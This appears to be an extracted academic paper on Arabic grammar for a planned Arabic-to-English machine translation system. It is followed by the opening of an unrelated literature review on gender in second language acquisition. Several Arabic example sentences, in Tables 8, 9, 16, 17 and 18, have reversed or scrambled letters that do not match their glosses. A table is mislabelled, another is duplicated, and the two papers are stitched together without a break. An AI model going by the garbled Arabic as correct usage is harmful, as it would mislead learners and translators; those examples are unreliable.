Machine translation of natural languages, commonly known as MT is a sub-field of computational linguistics that investigates the use of computer software to translate text or speech from one natural language to another. While semi-automated tools have been applauded in the recent past as the most realistic path to follow, it is no longer the case. The current consensus is that fully automated, efficient translation tools should remain the primary goal. The nature of users of such systems and the type of text involved leave little room for continued dependence on human aids.

The motivation for an Arabic-English translation tool is obvious when one considers that Arabic is the lingua franca of the Middle-Eastern world. Presently, 21 countries with a combined population of 450 million consider standard Arabic as their national language. A simple test case during a study at Abu Dhabi University over three popular Arabic translation tools (Google, Sakhr's Tarjim and Systran) revealed little success in generating the correct meaning [Izwaini, 2006].

2.1 General MT Obstacles

For the purposes of this study, any proposed solution to an Arabic-English translator will be based upon the Interlingua model. A transfer model that directly maps from source language to target language will remove the benefit of similarities between an Arabic translator and others. Arabic is unique in many ways but is not immune to the standard challenges faced in prior developments of MT tools for other languages such as multiple meanings of words, non-verbalisation and insufficient lexicons.




Figure 1: Interlingua model of Arabic MT

An Interlingua model that incorporates source language analysis, thereby creating a so called universal logical structure (in this case Arabic), will facilitate multiple language generation in a more flexible way. An Interlingua model is presented in Figure 1. For the elements of *subject* (S), *verb* (V) and *object* (O), Arabic's free word order allows the combinations of SVO, VSO, VOS, and OVS. The only combinations that do not occur in Arabic are OSV and SOV. Free word order is discussed later in this paper. Our research project investigates into developing a rule-based and lexicon framework for Arabic language processing using the Role and Reference Grammar (RRG) linguistic model. The framework is to be evaluated using a machine translation system that translates an Arabic text as source language into an English text as target language.

3 Characteristic of the Arabic language

The copula verbs ‘to be’ and ‘to have’ do not exist in Arabic. Instead of saying ‘My name is Zaid’, the Arabic equivalent would read like ‘Name mine Zaid’ - ‘esmy zyd*O’¹¹. Instead of saying ‘She is a student’, the Arabic equivalent would be ‘She student’. In Arabic ‘hEyA *ta:leba:t*O’. Regarding the verb to have, which in English can also mean ‘to own’. Instead of saying ‘He has a house’, the Arabic equivalent is ‘To him a house’ - ‘la:hO byt*O’. Adjectives in Arabic have both a masculine and a feminine form. The singular feminine adjective is just like the masculine adjective but with the ‘ta marbuta’ to the end [Ryding, 2005].

Arabic does not ignore the specific case of two nouns, whereas other languages move from the singular to the plural form directly. In Arabic we need only add two letters to the singular form to express the dual form. An example is given in Table 1. The full plural form is obtained using a different mechanism.

Table 1: Dual: Merely add two letters to achieve dual form in Arabic

Arabic	Gloss	English Translation
باب	ba:b	door
بابان	ba:ba:n	two doors

3.1 Characteristics of Arabic words

There are no upper and lower case distinctions. Words are written horizontally from right to left. Most letters change form depending on whether they appear at the beginning, middle or end of a word or on their own. Arabic letters that may be joined are always joined in both hand-written and printed form. An interesting feature of Arabic is its treatment the demonstrative. Where in English one refers to an object that is either near or far away as simply *this* (very near the speaker) or *that* (away from the speaker up to any distance), Arabic has a third demonstrative to specify objects that are in between these points on the distance spectrum. In Arabic, nouns could be feminine or masculine. A feminine noun is formed by adding a special character ‘ta marbuta’ to the end of the masculine form. The recall feminization of a noun in Arabic graphically appears in the suffix and reflects the gender.

An example is given in Table 2.

¹¹ Arabic examples are written here by using AACCP (Arabic Alphabet and the Corresponding Phonetic).

Arabic	Gloss	English Translation
مُعلِّمٌ	mO3lEm*O	teacher(m)
مُعلِّمةٌ	mO3lEm.t*O	teacher(f)
طالب	*ta:lEb	student(m)
طالبة	ta:lEbA.tO	student(f)

Table 2: Feminine and masculine in Arabic

Table 3: feminine is different than masculine

Arabic	Gloss	English Translation
دَجَاجَةٌ	dAjAa:jA.t*O	Chicken
ديك	dyk	Cock

Table 4: Definiteness in Arabic

Arabic	Gloss	English Translation
رجل	rAjOl	a man
الرجل	alrAjOl	the man

Arabic	Gloss	English Translation
رجل	rAjOl	a man
الرجل	alrAjOl	the man

Table 5: Definiteness example in Arabic

Sometimes the noun used to refer to the feminine object is different to that of the masculine as indicated in Table 3. The Arabic definite article joins with the word that it precedes. The shape of the definite article is shown in Table 4. The definite noun in Arabic graphically appears in the prefix of an Arabic noun. An example of Arabic definiteness is shown in Table 5.

3.2 Influence of Arabic on other languages

The number of different Arabic words in languages such as Persian, Turkish, Urdu, Malawian or Senegal is more than can be counted. The words derived from Arabic that exist in Spanish, Portuguese, German, Italian, English or French are also numerous [Bateson, 2003].

4 Distinguishing features of the Arabic language

Our classification of the language is illustrated in Figure 2. The syntax of Arabic is primarily classified into particle, noun, verb, clause, verbal sentence and nominal sentence. These categories are explained in the following subsections.




Figure 2: A classification for the Arabic language syntax

4.1 Particles

A particle is a word whose meaning cannot be understood without the context of a noun or verb. For example, ‘*min*’ from, ‘*ala*’ on, ‘*fi*’ in, ‘*ella*’ till or to and ‘*lan*’ Will not [Khan, 2007a]. In the sentence, ‘The man went to the school’. ‘the’ and ‘to’ are both particles.

Table 1: Dual: Merely add two letters to achieve dual form in Arabic

Arabic	Gloss	Arabic Meaning	English Translation
لَنْ يَذْهَبَ	lAn yA.dhAbA	will not ‘he’ go	he will not go

The particle ‘Lan’ is used to negate future events. It is used within the imperfect tense [Versteegh, 2001]. An example is shown in Table 6.

4.2 Noun

A noun describes tangible or intangible objects or persons. Nouns are independent of other words in indicating its meaning. It also does not have any tense. See example in Table 7.

Table 7: Noun example in Arabic

Arabic	Gloss	English Translation
رجل	rAjOl	man
شجرة	^sAjArAh	tree

Definite Nouns are of seven categories:

1. Proper nouns e.g. James, Omar.
2. Pronouns e.g. he, you, I.
3. The demonstrative pronoun, e.g. this, that.
4. The relative pronoun, e.g. who.
5. Vocative case, e.g. O man, O boy.
6. The noun having 'al' e.g. the horse, the man.
7. A noun which is related to any of the above-mentioned definite nouns, e.g. Zaid's book, this person's book, the book of the man.

4.3 Types of Noun

There are two types, definite and indefinite. Adjectives in Arabic usually follow nouns and agree with them in terms of number, gender, case, and definiteness/indefiniteness.

4.3.1 Definite article

A noun normally can be considered as definite (in Arabic: maarifa) when the speaker and the reader know about it, example in Table 8.

Table 8: Definite example in Arabic

Arabic	باتكلا يذلا تحبته مذع قوف ملو اطللا
Gloss	a:l kEtAbO a:l dy tAb7^tO 3nhO fowq a:l*ta:wElAh
English Translation	The book you are looking for is on the table.

In the example, the word 'book' is definite by using the definite article 'the', since both the speaker and the listener know about what book they are dealing with. The definite article in Arabic is used to introduce and talk about a known subject. The Arabic language uses the same article for all nouns, be they male or female, singular or plural. The article is written before the noun it refers to and, graphically, it appears to be attached to it.

4.3.2 Indefinite article

Indefinite (in Arabic: nakira) is translated as 'a' or 'an' in English, e.g. a man, an apple, water. There is no need to translate it everywhere as in the example of water. The absence of the indefinite article is a potential source of problems for Arabic-English machine translation.

Table 9: Indefinite example in Arabic

Arabic	تدجو باتك ي لء ملو اطللا ل ه و ه ك ل ؟
Gloss	wAja:dtO kEtAb 3a:l y a:l*tawElAh hAl hOw lAk?
English Translation	I found a book on the table, is it yours?

In table 9 the word 'book' is introduced by the indefinite article 'a', to express the meaning that the speaker doesn't know much about the book he's speaking about. Hence in Arabic there is no letter 'a' before indefinite [Khan, 2007a].

4.4 Verb

A verb on the other hand describes an action. There are only two tenses for verbs that may be used to create the equivalent meaning in other languages:

4.4.1 The perfect tense ‘mady’ **الفعل الماضي**

The perfect tense, which indicates that an action has been completed, describe something that happened previously. An example is shown in Table 10.

Table 10: perfect tense ‘ma:dy’

Arabic	Gloss	English Translation
كَتَبَ	kAtAbA	he wrote.

4.4.2 The imperfect tense ‘mO.da:rE3’ **الفعل المضارع**

The imperfect tense ‘moddarea’, which indicates that an action has not yet been complete but is being done or will be done. Describe something that is happening at the moment. An example is shown in Table 11.

Table 11: imperfect tense ‘moddarea’

Arabic	Gloss	English Translation
يَكْتُبُ	yAktObO	he is writing.

In the Arabic language the verbs can be absolute which means there is no additional letter in the root. That means all letters are original letters. However, in the imperfect tense ‘moddarea’ there are additional letters on verbs. They are called imperfect letters. Those letters are given in Table 12.

Table 12: imperfect letters in

Arabic	
Arabic Letter	English Translation
ا	a
ت	t
ن	n
ي	y

Table 13: future tense in Arabic

Arabic	Gloss	English Translation
سوف يكتب	sawfa yaktObO	he will write
سيكتب	sayaktObO	he will write

The imperfect letters must be prefix. Only one letter from the imperfect letter can be attached to a verb, this letter appears graphically as a prefix with the original letters of a verb [Abed, 1990]. The word ‘sawfa’ if it is before the imperfect tense then the verb is

its future meaning. Graphically a word like this will look like [sawfa + imperfect] or [s + imperfect] similar to the example in Table 13.

4.4.3 Imperative

Some morphologists [ibn Ajurum, 1332] regard the imperative as a third category of verb. The imperative (order) is something that may happen in the future and it must be an order from the speaker to the listener. It always has the same characteristic vowel as the jussive [Carl Paul Caspari, 1859]. See example in Table 14. ‘Open’ is an order tense in the Arabic language.

Table 14: imperative in Arabic

Arabic	Gloss	English Translation
افتح الباب	-eftA7 a:lba:b	open the door

4.5 Sentence

A sentence is a string of words that expresses a semantically complete message. The sentence in the Arabic language has six forms [Ibn-Hisham, 1359]:

4.5.1 Two nouns

Two nouns, such as: Ahmad (is) engineer.

4.5.2 Two clauses

Two clauses, such as: If Ahmad ask, Yasser answer.

4.5.3 Verb and noun

Verb and noun, such as: Ahmad asked.

4.5.4 Verb and two nouns

Verb and two nouns, it is only one type in *كان وأخواتها* *ka:n wa *a.7wAthA* kan and her sister. They are *كان* *ka:n* was, *صار* **sa:r* to become, *أصبح* **a*sbA7A* to become, *أضحى* **a.d7.y* to become, *أمسى* *amsy* to become, *ظل* *zA2lA* to remain, *بات* *ba:t* to be, *ليس* *lAyesA* it is not. In the case of equational sentences, leave the subject in its nominative case, but change the inflected predicate to the accusative case [Khan, 2007a], an example is shown in Table 15.

Table 15: kan and her sister

Arabic	Gloss	English Translation
كان الأكل لذيذاً	ka:n a:lAklo la.dy.d*A	The food was delicious.

4.5.5 Verb and three nouns

Verb and three nouns, it is only one type in *ظن وأخواتها* *.znnA wA *a.7wa:tha* .zan and her sister. They are *ظن* *zA2nA* to guess, *حسب* *hAsEbA* to consider, *علم* *3lEmA* to learn (about), *جعل* *jA3lA* to make, *صير* **s2yArA* to make. Usually come before the nominal sentences ‘subject and a predicate’, an example in Table 16.

Table 16: .zan and her sister

Arabic	نظ دمحاً مايقلاً تلهس
Gloss	.zA2nA *a7mAd a:lqya:dAh sAhlA.
English Translation	Ahmad guess leadership easy.

4.5.6 Verb and four nouns

Verb and four nouns, it is only one type in أرى وأعلم *a3lAmA wA*ar.y informed and showed. They are أعلم *a3lAmA* informed, أرى *ar.y* showed, أنبأ *an2b*aA told. نبأ n2b*aA told, أخبر *a.7bAr* told, خبر .7bAr told. حدث 7A2dA^ talked.

Table 17: informed and showed

Arabic	لأ أدّر أذيملتُ تملعاً أرمعاً ذ
Gloss	*a3lAmtO 3OmAra:*A .7AlEda:*A tElmE.da*A
English Translation	I informed Omer that Khalid (is) student.

a'lam when it has hamza above it can have four nouns [ibn Abd Allah Ibn Malik, 1984], an example is provided in Table 17.

4.6 The Nominal Sentence

The nominal sentence contains two parts (subject and predicate) without any expressed verb. It begins with a noun. In Arabic there is no copula verb 'to be' [Abn-Aqeal, 2007]. The verb 'to be' is understood and then predicate subject. Both the subject and the predicate have to be in the nominative case, an example is shown in Table 18.

Table 18: Nominal Sentence

Arabic	يَزْ ذٌ بِلَاط
Gloss	zAyd*O *tAlEb*O.
English Translation	Zaid)is(student.

4.7 The Verbal Sentence

The verbal sentence is the basic sentence. It also contains two main parts (Verb and participant NPs) depending on the verb transitivity; there may be one or more participants. The verbal sentence has the grammatical relations of traditional subject and object etc. The sentence which begins with a verb will have order of a verb (V), subject(S) and object (O) or verb (V), object (O) and subject(S). The only combinations that do not occur in Arabic are OSV and SOV [Attia, 2004].

4.8 Clause

A clause in Arabic may be simple or complex. Conjoining two simple clauses within a coordinator or subordinate relationship forms a complex clause. The adverb in the Arabic language is an element that indicates the place or time of the event action [Khan, 2007b].

4.9 Challenges of Arabic to English Machine Translation

Arabic has a large set of morphological features. These features are normally in the form of prefixes or suffixes that can completely change the meaning of the word. Also, in Arabic there are some words that hold the meaning a full sentence for example سنسافر in English would translate to; we will travel. This means any MT system should have a strong analysis to get the root or to know in one word that there is fact a full sentence in the English equivalent. Arabic has free word order; this is a huge challenge to MT due to the vast possibilities to express the same sentence in Arabic.

1. Verb Noun Noun
2. Noun Verb Noun

This means that we have a challenge to identify exactly what are the subject and the object. Table 19 and Table 20 show this challenge. Please note that Table 19 and Table 20 should be read from right to left.

Table 19: Verb Noun Noun first possible. Table 20: Verb Noun Noun second possible.

يحب زيد أمال		
Zaid is loving Amal		
أمال	زيد	يحب
Amal	Zaid	love
noun	noun	verb

يحب أمال زيد		
Zaid is loving Amal		
زيد	أمال	يحب
Zaid	Amal	love
noun	noun	verb

The different in Table 19 and Table 20 the position of the actor in Table 19 actor is first argument of the verb. In Table 20 actor is second argument of the verb. Also both sentences have the same meaning.

5. Summaries and Future Work

This paper has taken a subset of the features of Arabic that must be considered for the development of a MT tool from Standard Arabic to English. While some of the features unique to Arabic might have straightforward solution in MT, others will be more complex due the scale of potential ambiguity. Free word order for example will have to be addressed with a complete array of solutions for every case. A rule-based system to infer the meaning from a foundational form such as the SVO combination that English speakers are used to, might be a reasonable starting point. Although in Interlingua system is preferred, the initial target language will be English. Our main challenges for

future work is to 1) develop the UniArab system using the Role and Reference Grammar (RRG) technique which is currently in progress using Java and XML, and 2) evaluate the UniArab language and system by applying them to translate an Arabic text as source language into an English text as target language.

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Appendices

Appendix 1 Arabic Alphabet and the Corresponding Phonetics (AACP)

	Arabic Letter	Letter Name	Phonetic Value
1	ا	ALEF	a:
2	ب	BEH	b
3	ت	TEH	t
4	ث	THEH	^t
5	ج	JEEM	j
6	ح	HAH	7
7	خ	KHAH	.7
8	د	DAL	d
9	ذ	THAL	.d
10	ر	REH	r
11	ز	ZAIN	z
12	س	SEEN	s
13	ش	SHEEN	^s
14	ص	SAD	*s
15	ض	DAD	.d
16	ط	TAH	*t
17	ظ	ZAH	.z
18	ع	AIN	3
19	غ	GHAİN	.3
20	ف	FEH	f

	Arabic Letter	Letter Name	Phonetic Value
21	ق	QAF	q
22	ك	KAF	k
23	ل	LAM	l
24	م	MEEM	m
25	ن	NOON	n
26	و	WAW	w
27	هـ	HEH	h
28	ي	YEH	y
29	ء	HAMZA	@
30	ا	ALEF WITH HAMZA UNDER	-e
30	أ	ALEF WITH HAMZA ABOVE	*a
31	آ	ALEF WITH MADDA ABOVE	-a
32	ى	YEH	.y
33	ئ	YEH WITH HAMZA ABOVE	^y
34	ؤ	WAW WITH HAMZA ABOVE	^w
35	ة	TEH MARBUTA	.t
36	ـَ	FATHA	A
37	ـِ	DAMMA	O
38	ـِ	KASRA	E
39	ـً	FATHATAN	*A
40	ـً	TANWIN ALDAM	*O
41	ـٍ	TANWIN ALKASER	*E
42	ـٌ	SKOON	&
43	ـّ، ـٌ، ـٍ	SHADDA	2
44	؟	ARABIC QUESTION MARK	?
45	%	ARABIC PERCENT SIGN	%
46	؛	ARABIC SEMICOLON	;
47	،	COMMA	,

Current Perspectives on the Role of Gender in Second Language Acquisition (SLA) Research

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Abstract

This paper outlines current perspectives on the role of gender in second language acquisition (SLA) research. Neither a singular field of research relating specifically to gender and SLA nor a theory of gender and SLA exist as yet. However, the distinct and well-established fields of language and gender studies and the field of SLA strongly underpin this topic area and a gradual emergence of research relating specifically to the role of gender in SLA is evident.

Introduction

In attempting to form an accurate overview of current perspectives on the role of gender in SLA research, a number of significant observations must be made from the outset. First and foremost, it must be pointed out that there is no singular distinct field of gender and SLA as yet. Following an examination of research based on the past thirty years or so within the fields of language and gender studies and of SLA, it can be concluded that the topic area of gender and SLA is essentially informed by these two distinct and well-established fields. Similarly, a singular theory of gender and SLA has also not been formulated to date. That is not to say that there is little interest in the relationship between the two or that research to this end is quiescent. A certain amount of research has been undertaken in the past ten to fifteen years or so relating specifically to the potential relationship between the two variables and this will be outlined in due course. Before we examine this latest research, however, it is worth taking a brief look at the key areas that are framing this particular topic area beginning with the field of language and gender studies.

Language and Gender Studies: An Overview of Key Models and Traditions

The current field of language and gender studies has come a long way since its inception over thirty years ago, although it is difficult to pinpoint the exact time language and gender as a unit became an independent area of research or indeed to identify a single key research question that resulted in its establishment as a viable area of study. During this time it has taken many twists and turns and continues to be a dynamic and ever-growing area of research today. Traditionally speaking however, research into the relationship between language and gender has mainly centred on language *usage* (primarily L1) and gender as opposed to language *learning*, (which for the most part denotes L2) and gender.

By examining the kind of theorising that has surrounded the historical relationship between language and gender we can gain an insight into, and understanding of this relationship. However, a neatly defined chronology of language and gender models from the 1970s to the present day is not possible, as one model or theory was not

sequentially replaced by another. If we are to categorise some of the research that was to come on a linguistic analysis level specifically, then it can be said that empirical studies on language and gender appear to have fallen into two categories, variationist studies, which focus on actual linguistic gender patterns and associated factors and interactional studies, which concentrate on language use in interaction.

1970s: An Emerging Feminist Critique of Language and the Deficit Framework

Beginning with 1970s, research into feminist linguistics flourished during this time and gradually a feminist critique of language usage began to emerge. Some powerful feminist literature appeared at the beginning of this decade marking the beginning of a major discussion about the relationship between gender and language. Publications such as Roszak and Roszak's *Masculine/Feminine: Readings in Sexual Mythology and the Liberation of Women* (1969) and Robin Morgan's edited collection entitled *Sisterhood is powerful: An Anthology of writings from the women's liberation movement* (1970) typified the calibre of feminist literature emergent at this time. Other works in the same tradition include Gornick and Moran's *Women in Sexist Society* (1971) and Firestone's landmark text, *The Dialectic of Sex: The Case for Feminist Revolution* (1970). Like the aforementioned publications, the last of these deals with the feminist crusade towards egalitarianism. However, unlike these books, some of the contributors to this particular body of work have looked particularly at the relationship between language and gender as well as the social construction of woman, a subject that was to become the basis for more modern-day discussion in the field of language and gender research.

Using as their basis this emerging feminist critique of language, researchers began to expand the original quest for evidence of differences in male and female language use. One of the main approaches associated with this decade was the Deficit Model of language and gender which essentially labelled women's language as deficient when compared to the norm, which was men's language (Lakoff, 1975). This model was criticised for overgeneralising and automatically accepting only a right and a wrong way to speak with no allowance for diversity. Researchers also sought to explore possible reasons to explain these differences, such as early sex role development and its potential influence on language (Lakoff, 1975). Other issues researched included male dominance within interactional situations (Fishman, 1978, 1983 and Spender 1980), gender-linked variation and use of prestige forms (Trudgill, 1972) and female linguistic behaviour (Trömel-Plötz, 1978).

1980s: Dominance Models and the Concept of Speech Communities in Language

As the 1970s drew to a close, its main legacy was the establishment of the field of language and gender research in its own right. The 1980s proved to be just as productive as the 1970s in this field and this decade not only saw the consolidation of work carried out in the previous decade, but it also experienced new research questions and directions. It saw the emergence of another framework known as the Dominance Model, which in essence, is based on the assumption that men dominate women through discourse and looks at the whole area of power relations and powerlessness in terms of female linguistic strategies. Although research associated with the dominance

framework was already evident in the 1970s e.g. Zimmermann and West (1973), and indeed even Lakoff (1975) believed both traditions to be closely linked, a seminal publication which appeared at the start of the decade by Dale Spender (1980) is perhaps most closely associated with the dominance tradition and examines the notion of the existence of man-made language. This approach was also exemplified by various studies from Pamela Fishman which dealt with talk between heterosexual couples (1978, 1980, 1983) and which suggests that inequality and hierarchy are the causes of any problems in cross-sex interaction. Although the dominance model has its shortcomings, it does consider the importance of the situational context in analysing language and gender, a variable to which language and gender are inextricably bound, as without social context, both variables lose much of their meaning.

Other research that came to the fore during this decade looked at the social function of gossip in all-female discourse and explored the notion of co-operativeness in female speech styles (Cameron and Coates, 1988). One of the key achievements of this research was the firm establishment of the concept of speech communities and of the role of language in constructing social meaning within such communities. This kind of research also laid the foundations for more recent constructs of language and gender research informed by speech community theory, including the community of practice approach which we will address shortly.

1990s to today: The Difference Framework and the Community of Practice Approach

Over the past 15 to 20 years, language and gender research has become even more dynamic and diverse. The dawn of the age of political correctness in the early '90s in some ways kick-started the whole area of feminist linguistics by changing the cultural context within which many old and new questions could be raised such as the notion of sexist discourse. It had the effect of rising the human conscience in western societies on an ethical level and feminist linguistics had much to offer during this time pointing out offensive and exclusionary language often relating to both ethnic and gender concerns.

During the 1990s a third model, the Difference Model gained substantial ground. This particular approach moved away from notions of deficiency and hierarchy towards one that is based on the notion that communication between the sexes is in fact communication between male and female sub-cultures. One of the main proponents of this view is Deborah Tannen and the reception and interpretation of her writings has been startling to say the least. Effectively her books became part of the self-help genre and appealed greatly to the general public but were widely criticised in academic circles as they were seen to stereotype and dichotomise women and men even further. Critics of this kind of approach also highlighted the dangers of neglecting the heterogeneity of men and women's speech and as such we began to see a more speech community-based approach to language and gender that would examine particular groups of men and women.

One such approach is the Community of Practice Model. Although it is first and foremost a theory of learning, it has been have applied within a language and gender context since the 1990s by Penny Eckert and Sally McConnell-Ginet, in particular in their research into adolescent communities and gender identity construction. Unlike

preceding models, this approach proposes that discussions of gender should only take place within certain communities of practice, allowing for intra-category diversity. As the decade progressed language and gender research became characterised by a move towards more social constructionist views with modern concepts of gender frequently associated with 'doing' gender or 'performing' gender. This perspective regards gender as a social construct in its own right and one which contributes to the construction, reconstruction and co-construction of gender identity.

Having outlined the scope of the field of language and gender studies, let us turn our attention now to the field of SLA research and look at how it contributes to the question of the relationship between gender and SLA.

The Field of SLA Research

The field of second language acquisition (SLA) has perhaps become the largest area of academic enquiry within the greater domain of modern-day linguistics. Indeed, all over the world vast amounts of time, energy and money are invested into learning a second language on a daily basis, so research into the various processes and approaches to teaching and learning a second language is both justified and necessary.

A number of schools of thought constitute this vast area of research and have influenced key theoretical approaches towards SLA. The main perspectives that have come to the fore are Universal Grammar-based approaches, cognitive information-processing models of SLA, interactionist approaches and sociocultural perspectives respectively. Over the past decade or so, interest in the sociocultural framework has gained a lot of ground in SLA research, but no singular theory of SLA dominates the field at present.

Social Factors and the SLA Process

The kind of factors that have been considered within the remit of SLA research to date are diverse with interest focussing on areas such as mental ability and the learning processes of the human mind, motivational and attitudinal factors and the complexities of understanding a foreign culture. In their outline of key components that play a role in SLA, Asher and Simpson (1994, 3,723) draw attention to four main areas "(a) the target language; (b) the input that the learner actually receives in the course of acquisition; (c) the linguistic or other relevant knowledge the learner brings to the learning task; and (d) the learning mechanism(s) that the learner is equipped with."

In terms of SLA theories that have been advanced over the years, (b), (c) and (d) have been contemplated in various ways. For instance, the input that the learner actually receives in the course of the acquisition is a matter, taken up by Ellis (1985, 1990, 1997) amongst others, and it refers to samples of oral and written language that the learner is exposed to while he or she is learning or using a second language. Linguistic knowledge that the learner brings to the learning task and learning mechanisms that the learner possesses most probably refer to the potential influence of L1 acquisition on L2 acquisition and are apparent in Chomskyan arguments. It is however the "other relevant knowledge" that the learner may bring to the learning task that is of particular consequence to arguments that imply that other influences such as cultural, social,

historical influences, amongst many others, all contribute to who and what the learner is and what prior knowledge he or she brings to the task of learning a second language.

The role of social factors in SLA has been of interest since the early days of research¹² in the field, albeit in varying degrees, however over the past two decades a significant amount of SLA research has taken a more social orientation. Not only do such theories take into account the social environment within which learning takes place and the process of learning itself, they also contemplate the learner's engagement with both. The two main strands of research that have taken this direction are the interactionist tradition and sociocultural theory. Although both are socially-oriented they are different from one another with the latter proving particularly popular at present.

The interactionist tradition, effectively, takes into account the role of SL input, SL output and SL interaction amongst L2 learners. Within this perspective, interactions in which the learners engage are regarded as a source of target language input and it proposes a link between interaction and input and L2 comprehension and acquisition. Unlike previous SLA approaches, this kind of perspective moves away from consideration of the individual learner and his or her mental faculties and abilities for SLA towards consideration of the learner now situated and contextualised and allows for inclusion of influences external to the learner. It is, however, important to note that theories in the cognitive and mentalist tradition have not entirely ignored interaction either. Emphasising the learner's Language Acquisition Device (LAD), such positions maintain that the learner only needs minimal exposure to input in order for acquisition to be triggered.

In terms of the sociocultural framework, at a glance, it implies a hybrid concept that would necessarily include consideration of the social and the cultural, but as one of the main proponents of the Vygotskian tradition, James Lantolf (cited in Lantolf and Thorne, 2006, 1) explains

despite the label "sociocultural" the theory is not a theory of the social or of the cultural aspects of human existenceit is, rather, ... a theory of mind ... that recognizes the central role that social relationships and culturally constructed artifacts play in organizing uniquely human forms of thinking.

It is also worth noting that sociocultural theory is not an actual theory of SLA but it is currently being applied and researched within the SLA context. Johnson (cf. 2004, 170f) proposes an alternative model for SLA based on sociocultural theory in which she views this framework as a means of linking the mental world with the social world when examining learning processes and sets out the aim of her proposed model of SLA in the sociocultural tradition as follows:

In sum, the ultimate purpose of this dialogically based model of SLA is to discover the processes that allow the L2 learner to become an active participant in the target language culture, or to investigate how participation in a variety of local sociocultural contexts affects the learner's second language ability and how participation in one sociocultural context affects the learner's participation in another.

(Johnson, 2004, 176)

¹²Research pertaining to the role of social factors in SLA includes Schumann (1986) and Gardner (1979, 1985) amongst others.

In terms of the implications of this perspective for SLA, it goes beyond being a merely socially-oriented theory addressing the topic of construction, reconstruction and co-construction of identities by individuals through language, issues which have also gained prominence in the field of language and gender studies in recent times. Despite the growth and diversity within the field of SLA, no singular theory of SLA appears to have achieved dominance in the field and it remains a dynamic and vibrant area of research. Having achieved an insight into the theories and models advanced thus far, we will now take a look at what role, if any, gender has played within the field of SLA itself.

Gender in SLA Research

When we talk of SLA research relating to the gender variable, it is often included amongst SLA research relating to similar variables like age, race, ethnicity, personality and so on. There has been some research which has examined the effect of such variables on the SLA process notably the effect of age on the L2 learner and the L2 learner's personality. For instance, Larsen-Freeman and Long (1991, chapter 6) dedicate an entire chapter to the consideration of the effect of what they term "individual variables" on SLA as opposed to "native language variables", "input variables" and "instructional variables" which they deal with extensively in the other chapters of their book relating to SLA research. In principle, consideration of these individual variables should allow for inclusion and consideration of variables like gender as it also includes social-psychological factors such as motivation, attitude, cognitive styles and learning strategies. Under 'other factors', the category of sex also features, albeit briefly, amongst factors that have been claimed to influence SLA, although they assert that they "know of no study that has systematically investigated the rate of SLA in females versus males" but they do indicate some studies¹³ that "have reported sex-related differences incidental to their main focus" (Larsen-Freeman and Long, 1991, 204).

Earlier we reviewed the field of research that constitutes language and gender studies and noted that the various paradigms it has advanced attempt to explain possible differences between male and female language usage; however, they primarily relate to the L1 and to its usage as opposed to language learning. In reviewing the material produced in that field, the absence of specific reference to the relationship between L2 learning and gender is noticeable.

Similarly, whilst reviewing SLA theories and general SLA research, one notices that they seldom give specific consideration to the potential role and influence of other variables, such as gender, within SLA. It is clear that both the field of SLA research and language and gender studies share common ground and if this is the case, then this common ground has to have implications for both fields and therefore that the relationship between gender and language learning, whether L1 or L2, must be considered by both. Understanding how males and females use their own native language and a second language may point to possible differences, but it only goes part

¹³ The studies highlighted by Larsen-Freeman and Long (1991) pertaining to the possible effect of gender on SLA are those by Farhady (1982) and Eisenstein (1982). They also cite Robin Lakoff's notion of 'women's language' and research into conversational behaviour and gender by Zimmermann and West (1973) and Gass and Varonis (1986).

of the way to facilitating our understanding about SLA processes and its development in men and women. This is not to say that without the specific consideration of the variable gender within SLA or of language learning within language and gender studies that these fields are redundant in their findings rather, they need to take up the common challenges presented by each.

As mentioned earlier, there has been a gradual emergence of SLA research relating specifically to the gender variable over the course of the past ten to fifteen years. Based on research carried out so far, this can be further divided into two main streams. The first is characterised by research that has focussed on performance-related differences between the sexes, on gender-differentiated use of L2 learning strategies and on the notion of language learning as being a particularly female activity.

The second stream represents a trend towards consideration of more social constructionist views of language and gender within SLA research. In particular, a range of studies have been carried out that have shifted consideration of the L2 learner towards the social location of the learner and the L2 learner's social identity. There has also been practical application of the community of practice construct within the L2 classroom.

An Overview of Research into Gender-related Differences in SLA Performance

Looking at the first of these two streams, Kettemann et al (1998) provide a comprehensive overview of research into possible gender-related differences in foreign language acquisition and they examine which theories may explain any such differences. The overview concentrates on performance-related differences but there is some brief discussion around differences unrelated to performance. In terms of performance-related differences, a number of studies are outlined showing how females fare compared to their male counterparts in second language tests in different European countries at both primary and secondary level. For the most part, girls achieved higher marks in various language tests, but not in all cases. In terms of differences unrelated to performance, Kettemann et al (1998, 14f) zone in on three different aspects: the popularity of language subjects amongst boys and girls, the kinds of learning strategies used by both sexes and the differences in their overall attitudes towards learning a foreign language.

